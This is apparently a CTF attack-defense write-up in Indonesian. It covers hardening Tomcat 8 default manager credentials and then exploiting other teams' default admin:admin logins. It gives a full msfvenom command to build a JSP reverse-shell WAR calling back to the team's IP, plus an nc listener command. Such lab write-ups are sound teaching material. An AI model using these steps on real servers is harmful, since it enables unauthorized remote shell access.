Big Brain Kidz

ardhani
kelapacuyy
ZafiN

Sesi Defense

Pada saat sesi Defense kami melakukan eksplorasi pada ssh dan mencari tempat program - program bekerja. Ditemukan aplikasi tomcat 8 yang ketika kami cari di google memiliki kerentanan sehingga dapat di eksploit untuk mendapatkan RCE (remote code execution).

Tomcat 8 adalah server aplikasi web yang digunakan untuk menjalankan aplikasi web berbasis Java. Sedangkan JSP (JavaServer Pages) adalah teknologi yang memungkinkan pengembang web untuk membuat halaman web dinamis menggunakan Java.

Berdasarkan referensi link berikut https://www.ixiasoft.com/documentation/IXIASOFT_CCMS/5.2/Administration_Guides/mcm1519317196060.html , kami mendapatkan informasi terhadap lokasi default username dan password dan berada di file tomcat-users.xml. Sehingga kami melakukan perubahan dengan tujuan tidak ada tim lain yang bisa mengakses manager tomcat pada ip kami. Lalu, untuk patching pada sistem tomcat ini kami hanya mengubah isi dari file tomcat-users.xml.

Dari yang seperti dibawah ini

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
 contributor license agreements.  See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
 The ASF licenses this file to You under the Apache License, Version 2.0
 (the "License"); you may not use this file except in compliance with
 the License.  You may obtain a copy of the License at

     http://www.apache.org/licenses/LICENSE-2.0

 Unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the License for the specific language governing permissions and
 limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml
tomcat-users.xsd"
```

```
            version="1.0">
 <role rolename="manager-gui"/>
 <role rolename="admin-gui"/>
 <user username="admin" password="admin"
roles="standart,manager-gui,admin-gui"/>
-->
</tomcat-users>
```

Menjadi seperti di bawah ini

```
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
 contributor license agreements.  See the NOTICE file distributed with
 this work for additional information regarding copyright ownership.
 The ASF licenses this file to You under the Apache License, Version 2.0
 (the "License"); you may not use this file except in compliance with
 the License.  You may obtain a copy of the License at

     http://www.apache.org/licenses/LICENSE-2.0

 Unless required by applicable law or agreed to in writing, software
 distributed under the License is distributed on an "AS IS" BASIS,
 WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 See the License for the specific language governing permissions and
 limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
            xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
            xsi:schemaLocation="http://tomcat.apache.org/xml
tomcat-users.xsd"
            version="1.0">
 <role rolename="manager-gui"/>
 <role rolename="admin-gui"/>
 <user username="aljay12345"
password="53f41fc58aeff7a919b659af48e80e511a29f37d8af42280aa30b53bfeeba185
7df1c7a516229832cd447d9d5e7fdd01e4548ba1ddf7000afed3a5b68ec65449"
roles="standart,manager-gui,admin-gui"/>
-->
</tomcat-users>
```

Kami mengubah username dari “admin” menjadi “aljay12345” dan mengubah password dari “admin” menjadi hash sha512 dari karakter random yang kami yakin cukup kuat dari serangan bruteforce.

Sesi Attack


https://www.linkedin.com/pulse/attackdefense-one-target-ctf-10-x-writeup-krishna-kumaran-gk-/

Dengan memanfaatkan default credentials dan fitur file upload dari tomcat 8 manager webapp, kita dapat reverse shell dengan mengupload payload berekstensi .war.

Reverse shell adalah teknik yang digunakan untuk mendapatkan akses ke sistem komputer target melalui jaringan. Dalam skenario reverse shell, komputer target (dalam hal ini, server Tomcat 8) terhubung ke komputer penyerang, dan komputer penyerang mendapatkan akses ke lingkungan shell (target di attdef unity) atau terminal komputer target.

Tahap pertama yaitu membuat payload .war untuk reverse shell dengan metasploit, berikut perintahnya:


- msfvenom -p java/jsp_shell_reverse_tcp lhost=10.1.40.32 lport=1337 -f war > bbkidz.war
    - lhost=10.1.40.32 (10.1.40.32 merupakan ip dari server ssh tim kami).
    - lport=1337 (1337 sebagai port listener ketika bind shell).



Lalu kami mengakses service tomcat-8 milik tim HaalooKack (10.1.40.3) dan CP Enjoyer (10.1.40.11) degan default credential yaitu admin:admin teryata dapat mengaskes ke manager page.

Terdapat WAR file to deploy yang memiliki form file upload, kita input payload yang tadi digenerate via metasploit, lalu klik Deploy.


Terlihat di bawah ini payload kita sudah terupload di path /bbkidz dengan listener port 1337 dan ip host sesuai ssh tim Big Brain Kidz.



Untuk proses reverse shell hanya perlu menjalankan listener menggunakan nc, dengan perintah berikut:

- nc -nlvp 1337

HalooKack



CP Enjoyer